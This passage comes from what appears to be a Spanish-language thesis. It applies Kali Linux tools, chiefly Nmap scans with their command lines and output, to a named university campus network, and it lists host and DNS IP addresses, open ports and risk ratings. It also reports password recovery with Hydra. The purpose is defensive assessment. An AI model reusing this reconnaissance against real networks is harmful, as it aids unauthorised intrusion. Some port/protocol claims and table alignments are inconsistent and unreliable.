


Figura 45.

Elaborado por: María Narváez

<sup>40</sup> TLSv1: Este protocolo encripta la comunicación entre el servidor y cliente, aumentando el nivel de seguridad en dichas conexiones.

Tabla 10.

Resumen de pruebas desarrolladas por herramientas Top 10 Kali Linux

Herramienta	Objetivo	Resultados
<b>Aircrack-ng</b>	Probar el conjunto de herramientas Aircrack-ng, mediante su empleo en la tarea de descifrar la clave de la red inalámbrica WLAN-UPS-ESTUDIANTES	Se detectan las características de la red WLAN-UPS-ESTUDIANTES como: Dirección MAC, canal por el cual transmite la red, tipo de encriptación y tipo de cifrado, así como la actividad de autenticación y des autenticación ente cliente Punto de Acceso y finalmente en el proceso de combinaciones para descifrado de claves con 5799644 registros, sin que la clave sea encontrada se concluye que la misma es fuerte y cumple con los estándares requeridos.
<b>Burpsuite</b>	Interceptar una búsqueda dirigida a la página web de la Universidad	Se observa la intercepción de la petición de ingreso a la página principal de la Universidad, así como una captura de la portada de la página.
<b>Hydra</b>	Verificar la contraseña de inicio de sesión de una máquina del Laboratorio 6 del Cecasis	Se obtienen tres opciones válidas de contraseñas
<b>Metasploit</b>	Realizar una exploración al sistema operativo Windows 7	Se encuentra vulnerabilidad que presenta la posibilidad de ejecución de código remoto
<b>Nmap</b>	Escaneo de puertos y sistema operativo a dirección de host conectado a la red de la Universidad	Se encuentran abiertos los puertos 135, 139, 443, 445, 1040, 3306, 8036, de los cuales 135, 139 y 445 tienen exploits conocidos para vulnerar. En cuanto al sistema operativo encuentra que se trata de Windows 7 para puerto 135 y Apache httpd 2.4.3, para puertos 443 y 8083.
<b>Wireshark</b>	Observar el intercambio de paquetes durante un saludo en tres vías ejecutado entre dos máquinas	Se observa el intercambio de paquetes SYN , ACK entre dos direcciones

Nota. Elaborado por: María Narváez

En la tabla 10, se muestra un resumen de las pruebas realizadas con las herramientas que forman parte del grupo “Top 10” de Kali Linux, para las cuales se consideró una descripción de su funcionamiento, características, objetivo de la prueba y resultados


obtenidos. Hay ciertas herramientas que forman parte de las herramientas “Top 10” y no se han considerado sus pruebas, entre ellas Jhon the Ripper por su funcionalidad similar a Hydra en el descifrado de contraseñas, Sqlmap por su aplicación en la fase de exploración, cuyo funcionamiento ya ha sido detallado en el punto 2.4.3.8 y no se considera su prueba debido a que la fase de exploración se encuentra fuera del alcance de los objetivos de este trabajo y Zaproxy cuya funcionalidad es similar a Burpsuite.

## **4.2 Resultados Obtenidos en la aplicación de la Metodología propuesta para el empleo de las herramientas de Kali Linux en la detección de vulnerabilidades de la red objetivo (red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana)**


### **4.2.1 Resultados Obtenidos en la etapa de reconocimiento**

El objetivo planteado para esta etapa consiste en obtener direcciones IP pertenecientes a la red del campus de la sede sur de Quito de la UPS.

Para llevar a cabo esta tarea se utiliza un dispositivo Live USB con la distribución Kali Linux y de manera específica se usa la herramienta Nslookup descubrir servidores DNS y para la dirección de host se utiliza el comando “ifconfig”, se escogen estas herramientas puesto que brindan respuestas rápidas y concretas.



Este mismo procedimiento se la aplica en máquinas de varios lugares escogidos como escenarios de aplicación de las pruebas en el capítulo anterior, como la Biblioteca, Cecasis y aulas de Cisco.



La figura 47 muestra la ubicación de la máquina 15 del laboratorio 8 del Cecasis, a la cual se realiza la tarea de reconocimiento siguiendo el procedimiento antes descrito. Resulta beneficioso realizar tareas en distintos escenarios, equipos y segmentos de red, para adquirir una idea de la seguridad de la red por medio de los resultados presentados.

Tabla 11.

*Información encontrada en la etapa de reconocimiento*

Direcciones encontradas	Equipo	Nombre de subred	Lugar prueba	tipo de red
172.17.211.13	Host	WIRELESS	Biblioteca	inalámbrica
172.17.211.34	Host 2	WIRELESS	Biblioteca	inalámbrica
200.93.216.2	DNS	WIRELESS	Biblioteca	inalámbrica
200.93.216.5	DNS	WIRELESS	Biblioteca	inalámbrica
172.17.211.254	DHCP	WIRELESS	Biblioteca	inalámbrica
172.17.36.235	Host	SALA-CECASIS	Cecasis	VLAN
172.17.39.46	Host	CISCO	Cisco	VLAN

Nota. Elaborado por: María Narváez

La tabla 11 muestra la información encontrada durante la etapa de reconocimiento, esta tabla es el resultado de la asociación de la información de la red de acuerdo a la arquitectura presentada en el capítulo 3 y los datos proporcionados por las herramientas. Es importante resaltar la ayuda que prestan las herramientas de reconocimiento, ya que sin información inicial presentan como resultado: la dirección IP, servicio o puerto por medio del cual se ejecuta este servicio. Esta tabla de datos se constituye en la información de inicio con la que se cuenta para generarse una visión más clara del objetivo y preparar la estrategia y las herramientas para las próximas etapas de la metodología.

## **4.2.2 Resultados obtenidos en la etapa de escaneo, con la finalidad de detección de puertos y servicios**


### **4.2.2.1 Aplicación de la herramienta Nmap para la detección de puertos y servicios**

Nmap es un mapeador de redes muy completo ofrece un sinnúmero de opciones válidas encaminadas al escaneo de puertos de los equipos y sistemas es por esta razón que se ha elegido esta herramienta para la ejecución de la etapa de escaneo de puertos, como dato adicional del empleo de esta herramienta se menciona que los resultados a obtenerse de un escaneo de puertos es que los mismos presenten uno de los tres estados: abierto, cerrado o filtrado.

En primer lugar se plantea realizar los escaneos TCP connect(), TCP SYN y UDP, con la finalidad de comprobar la teoría expuesta por Nmap para estos escaneo y generar la experiencia para aplicar la opción adecuada según sea el caso.

El escaneo TCP connect(), para poder ejecutarse necesariamente tiene que completar todas las fases de un saludo en tres vías, es decir tiene que enviar un mensaje SYN/PACKET al destino, éste por su parte responde con un SYN/ACK y finalmente al recibir este mensaje el origen responde con un mensaje ACK/PACKET y se da inicio a la determinación de estado de los puertos TCP de la red objetivo. La instrucción para la ejecución de este escaneo es “nmap -sT dirección\_ip objetivo”

## Escaneo de puertos TCP mediante la opción TCP connect()



```
File Edit View Search Terminal Help
root@kali:~# nmap -sT -Pn 172.17.209.12

Starting Nmap 6.25 ( http://nmap.org ) at 2014-11-05 15:48 UTC
Nmap scan report for 172.17.209.12
Host is up (0.0023s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh

Nmap done: 1 IP address (1 host up) scanned in 94.60 seconds
root@kali:~#
```

Figura 48.

Elaborado por: María Narváez

La figura 48, muestra la instrucción ejecutada para el escaneo TCP connect() y se observa como resultado 4 puertos TCP encontrados abiertos así como los servicios en esos puertos.

En cuanto al escaneo TCP SYN, conocido también como medio abierto, su objetivo es la búsqueda de puertos TCP, la diferencia con el escaneo TCP connect(), radica en que no completa todas las fases del saludo en tres vías, es decir envía un SYN/PACKET al sistema objetivo, si se obtiene una respuesta SYN/ACK por parte del objetivo se deduce que el puerto se encuentra abierto, si en lugar de ello se recibe un RST, indica que el puerto se encuentra cerrado y si en varias retransmisiones no se recibe ninguna respuesta, el puerto se coloca como filtrado. La instrucción a ejecutarse para la búsqueda de puertos TCP mediante la opción TCP SYN es: “nmap -sS dirección\_ip objetivo”. Para fines de búsqueda de puertos TCP abiertos en un sistema objetivo, conviene realizar únicamente uno de los dos escaneos. La elección depende de la finalidad del escaneo, para casos en los que se necesita que los puertos completen la conexión para efectos de verificar las funcionalidades de los servicios, se recomienda realizar el escaneo TCP connect(), sin embargo para aquellos casos en los que se desea realizar un escaneo sigiloso es decir sin dejar evidencias, se recomienda el empleo del escaneo TCP SYN.



## Escaneo de puertos TCP mediante la opción TCP SYN

```
File Edit View Search Terminal Help
root@kali:~# nmap -sS -Pn 172.17.209.12
Starting Nmap 6.25 ( http://nmap.org ) at 2014-11-05 15:56 UTC
Nmap scan report for 172.17.209.12
Host is up (0.0029s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
982/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
```

Figura 49.

Elaborado por: María Narváez

La figura 49 muestra los resultados de la ejecución del escaneo de puertos TCP mediante la opción TCP SYN, en la misma se puede observar 9 puertos TCP encontrados abiertos y los servicios conocidos ejecutándose en 4 de ellos.

El escaneo UDP se inicia mediante el envío de una cabecera UDP sin datos a cada puerto objetivo, si el puerto objetivo envía una respuesta al paquete UDP, se marca como abierto, si se obtiene un error ICMP que indica que el puerto no es alcanzable, el puerto se marca como cerrado, si luego de varias retransmisiones no se recibe respuesta el puerto se marca como abierto|filtrado, lo que significa que el puerto puede estar abierto o hay un filtro de paquetes que bloquea la comunicación.

## Escaneo de puertos UDP

```
File Edit View Search Terminal Help
root@kali:~# nmap -sU -Pn 172.17.209.12
Starting Nmap 6.25 ( http://nmap.org ) at 2014-11-05 16:03 UTC
Nmap scan report for 172.17.209.12
Host is up (0.00069s latency).
Not shown: 988 open|filtered ports
PORT      STATE SERVICE
111/udp   filtered rpcbind
123/udp   filtered ntp
137/udp   open  netbios-ns
161/udp   filtered snmp
500/udp   filtered isakmp
520/udp   filtered route
626/udp   filtered serialnumberd
1645/udp  filtered radius
1812/udp  filtered radius
2049/udp  filtered nfs
5353/udp  filtered zeroconf
10080/udp filtered amanda
```

Figura 50.

Elaborado por: María Narváez

La figura 50 muestra el resultado de la ejecución de la instrucción para el escaneo de puertos UDP, como resultado se obtienen 12 puertos UDP abiertos y los respectivos servicios ejecutándose en ellos.

Tabla 12.

*Características de las escaneos analizados*

<b>Escaneo</b>	<b>Instrucción</b>	<b>TCP/UDP</b>	<b>Empleo</b>
TCP connect()	-sT	TCP	Casos en los que se requiere conexión completa para abrir los puertos TCP objetivo
TCP SYN	-sS	TCP	Casos en los que se dese realizar un escaneo sigiloso
UDP	-sU	UDP	Casos en los que se dese realizar escaneo de puertos UDP

Nota. Elaborado por: María Narváez

La tabla 12, muestra las características de las opciones de escaneos analizadas, el criterio adquirido luego de ejecutadas las pruebas y observados los resultados permiten elegir el tipo de escaneo adecuado de acuerdo a los resultados que se espera obtener.

En consecuencia para realizar una evaluación completa de puertos abiertos que pueden generar brechas o vulnerabilidades de seguridad en los equipos de la red, se elige el escaneo TCP connect(), que en lo posterior se lo denominará únicamente como TCP, para el escaneo de puertos TCP y el escaneo UDP para escanear puertos UDP, puesto que hay servicios como HTTP (puerto 80), que usan como protocolo de transporte a TCP y otros servicios como DNS (puerto 53), que utilizan como protocolo de transporte a UDP.

Tabla 13.

*Resultados de varios tipos de escaneos*

Tipo de escaneo	Puertos abiertos	Servicios	Dirección IP
<b>TCP</b>	135	Msrpc	172.17.211.13
	139	netbios-ssn	
	443	https	
	445	microsoft-ds	
<b>UDP</b>	3306	mysql	172.17.211.13
	5900	vnc	
	8080	http-proxy	
	27000	flexlm0	
	49154	unknown	
	49155	Unknown	

Nota. Elaborado por: María Narváez

Como se puede observar los resultados presentados en la tabla 13, corresponden a la ejecución de los tipos de escaneos TCP y UDP realizados por la herramienta Nmap y aplicados a una misma dirección IP: 172.17.211.13, perteneciente a la red del Campus de la sede sur de Quito de la UPS, se observa que cada escaneo presenta como resultado los números de los puertos encontrados abiertos y los servicios que se están ejecutando en aquellos puertos. El objetivo de la búsqueda de puertos abiertos, en este caso al host cuya dirección IP es: 172.17.211.13, tiene como objetivo informarse acerca de los puertos que se encuentran abiertos y los riesgos que representa el mantener abiertos estos puertos con la finalidad de tomar acciones correctivas y evitar daños mayores.

En cuanto a los puertos encontrados abiertos en la dirección del host 172.17.211.13, es importante realizar una evaluación de los riesgos que podrían presentarse en caso de explotar estas vulnerabilidades, para lo cual se presenta la tabla 11 con criterios de evaluación de riesgos de Tenable-Nessus, basado en un sistema de puntuaciones mediante CVSS (Scoring System Common Vulnerability) o sistema de puntuación de vulnerabilidades común (De Jaramillo & Riofrío, 2015, p. 288).

Tabla 14.

*Clasificación de Riesgos Tenable-Nessus*

Severidad	Valor	Criterio
Crítica	10	Situaciones que comprometen directamente a la víctima o logran ingreso no autorizado con privilegios de SYSTEM
Alta	7 - 9.99	Situaciones que comprometen directamente a la víctima o logran ingreso no autorizado pero sin privilegios de SYSTEM
Media	4.1 - 6.99	Situaciones que no resultan inmediatamente una oportunidad de acceso, sin embargo proporcionan una capacidad o información que junto a otras dan lugar a compromiso o acceso no autorizado a la red
Baja	0.1 - 4	Situaciones que no resultan directamente en el compromiso de la red, sistema, aplicación o información
0	0	Información que no compromete a los sistemas en absoluto

Nota. Fuente: (De Jaramillo & Riofrío, 2015, p. 288)

Elaborado por: María Narvéez


El escaneo TCP realizados mediante la herramienta Nmap a la dirección 172.17.211.13 presenta los puertos 135, 139, 443 y 445 abiertos, estos puertos trabajan con RCP (Llamada a Procedimiento Remoto), este protocolo permite a un programa de ordenador ejecutar código en otra máquina remota, la explotación de esta vulnerabilidad puede permitir a un atacante la ejecución de código con privilegios, la posibilidad de instalar programas, ver, cambiar o suprimir datos, por lo que se debe mantener cerrados estos y todos los puertos tanto TCP como UDP que ejecuten RPC, los puertos UDP encontrados abiertos: 3306, 5900 y 8080, si se mantienen abiertos pueden provocar: comprometimiento de base de datos MySQL, permitir ejecución exploit remoto y posible ingreso a sistema sin privilegios, el resto de puertos encontrados abiertos presentan servicios que no afectan directamente en el compromiso de la red. Mediante la aplicación de los criterios de evaluación de riesgos a los puertos abiertos encontrados se obtiene la siguiente tabla:

Tabla 15.

*Evaluación de severidad de puertos abiertos*

Escaneo	Puerto	Severidad	Consecuencia
TCP	135	Medio	Permitir ejecución de código remoto llamada RPC
	139	Medio	Permitir ejecución de código remoto llamada RPC
	443	Medio	Ataque a servidor SSL
	445	Medio	Permitir ejecución de exploit por llamada remota
UDP	3306	Medio	Comprometer base de datos MySQL
	5900	Medio	Permitir ejecución de exploración remota
	8080	Medio	Permite ejecución de código remoto
	27000	Bajo	Servicio Flex-Im
	49154	Bajo	isackmp
	49155	Bajo	route

Nota. Elaborado por: María Narváez




La figura 51, muestra una evaluación del porcentaje de riesgos que presentan los puertos encontrados abiertos en los escaneos realizados, de acuerdo a los resultados presentados el host analizado muestra un porcentaje del 0 % de riesgo de acceso al sistema sin autorización, 70 % de riesgo de situaciones que puedan contribuir para el intento de acceso al sistema, se trata de un porcentaje considerable tomando en cuenta no tanto la severidad sino la ocurrencia, en cuanto al porcentaje de 30 % de riesgo bajo debe propenderse a que aumente este porcentaje tomando acciones correctivas con la finalidad de reducir los riesgos, para este caso en particular se debe tomar la precaución de cerrar todos los puertos que no se encuentren en uso. La seguridad en los sistemas se compone del aporte de seguridades individuales en todos los activos del sistema, equipos, dispositivos de red, servidores, personal, infraestructura, etc, así que no se debe obviar su análisis por insignificante que parezca.

#### 4.2.2.2 Resultado del escaneo con Nmap en búsqueda de puertos abiertos

Siguiendo la metodología planteada en el punto 3.5, el objetivo del segundo proceso es: realizar el escaneo con la finalidad de encontrar puertos y servicios ejecutándose a varios dispositivos de la red y como se ha observado con anterioridad un escaneo completo implica sondeo de puertos TCP como UDP.

La ejecución de este escaneo, se realiza en la Biblioteca mediante una PC portátil, con la distribución Kali Linux instalada mediante Live USB y conectada a la red inalámbrica WLAN-UPS-ESTUDIANTES, los escaneos TCP y UDP, se aplican a las direcciones IP correspondientes al host, servidores DNS y DHCP presentadas en la tabla 11, para lo cual se ingresa en la línea de comandos la instrucción “nmap -sT dirección IP red o host objetivo”, puertos TCP y “nmap -sU dirección IP red o host objetivo”, puertos UDP.



La figura 52, muestra las instrucciones para los escaneos de puertos TCP, la superior y UDP la inferior, la variante es la dirección IP para el resto de escaneos a llevarse a cabo.

Tabla 16.

*Puertos encontrados abiertos en varias direcciones IP*

Dirección	Puertos Abiertos	Servicios
172.17.211.34 (HOST)	135	msrpc
	139	netbios-ssn
	445	microsoft-ds
	902	iss-real secure
	912	apex-mesh
	111	Rpcbind
	123	Ntp
	137	netbios-ns
	161	snmp
	500	isackmp
	520	route
	626	serial numberd
	1645	radius
	2049	nfs
	5353	zeroconf
10000	amanda	
200.93.216.2 (DNS)	53	domain
	80	http
200.93.216.5 (DNS)		domain
	53	
172.17.211.254(DHCP)		http
	80	
172.17.211.254(DHCP)	Todos los puertos filtrados	ninguno

Nota. Elaborado por: María Narváez

La tabla 16 presenta el resultado de escaneos TCP y UDP, realizadas a direcciones IP: 172.17.211.34 (HOST), 200.93.216.2 (DNS 1), 200.93.216.5 (DNS 2), 172.17.211.254 (DHCP), pertenecientes a la red del Campus de la sede sur de Quito

de la Universidad Politécnica Salesiana con la finalidad de encontrar puertos abiertos y servicios en los mismos, conforme a la metodología sugerida en el punto 3.5 del capítulo 3.

Tabla 17.


*Riesgos que presentan los pórticos abiertos encontrados en la red*

Dispositivo	Puerto	Severidad	Consecuencias
172.17.211.34 (HOST)	135	Media	Permitir ejecución de código remoto llamada RPC
	445	Media	Permitir ejecución de código remoto llamada RPC
	902	Baja	Converter hacia VirtualCenter
	912	Baja	Servicio APEX relay-relay
	111	Media	Permitir ejecución de código remoto llamada RPC
	123	Media	El servicio de hora de red remoto podría usarse para reconocimiento de la red
	137	Media	Permite ejecución de código remoto
	161	Alta	El nombre de comunidad SNMP de servidor remoto se puede adivinar
	500	Baja	isackmp
	520	Baja	route
	626	Baja	serial numbered
	1645	Baja	radius
	2049	Media	Ejecución de código remoto
	5353	Baja	zeroconf
10000	Baja	amanda	
200.93.216.2 (DNS)	53	Alta	Vulnerable a ataque de Denegación de Servicios
	80	Media	El servidor Web remoto es propenso a un ataque de inyección de cookies
200.93.216.5 (DNS)	53	Alta	Vulnerable a ataque de Denegación de Servicios
	80	Media	El servidor Web remoto es propenso a un ataque de inyección de cookies
172.17.211. 254 (DHCP)	Filtrados	Información	ninguna

Nota: Elaborado por: María Narváez

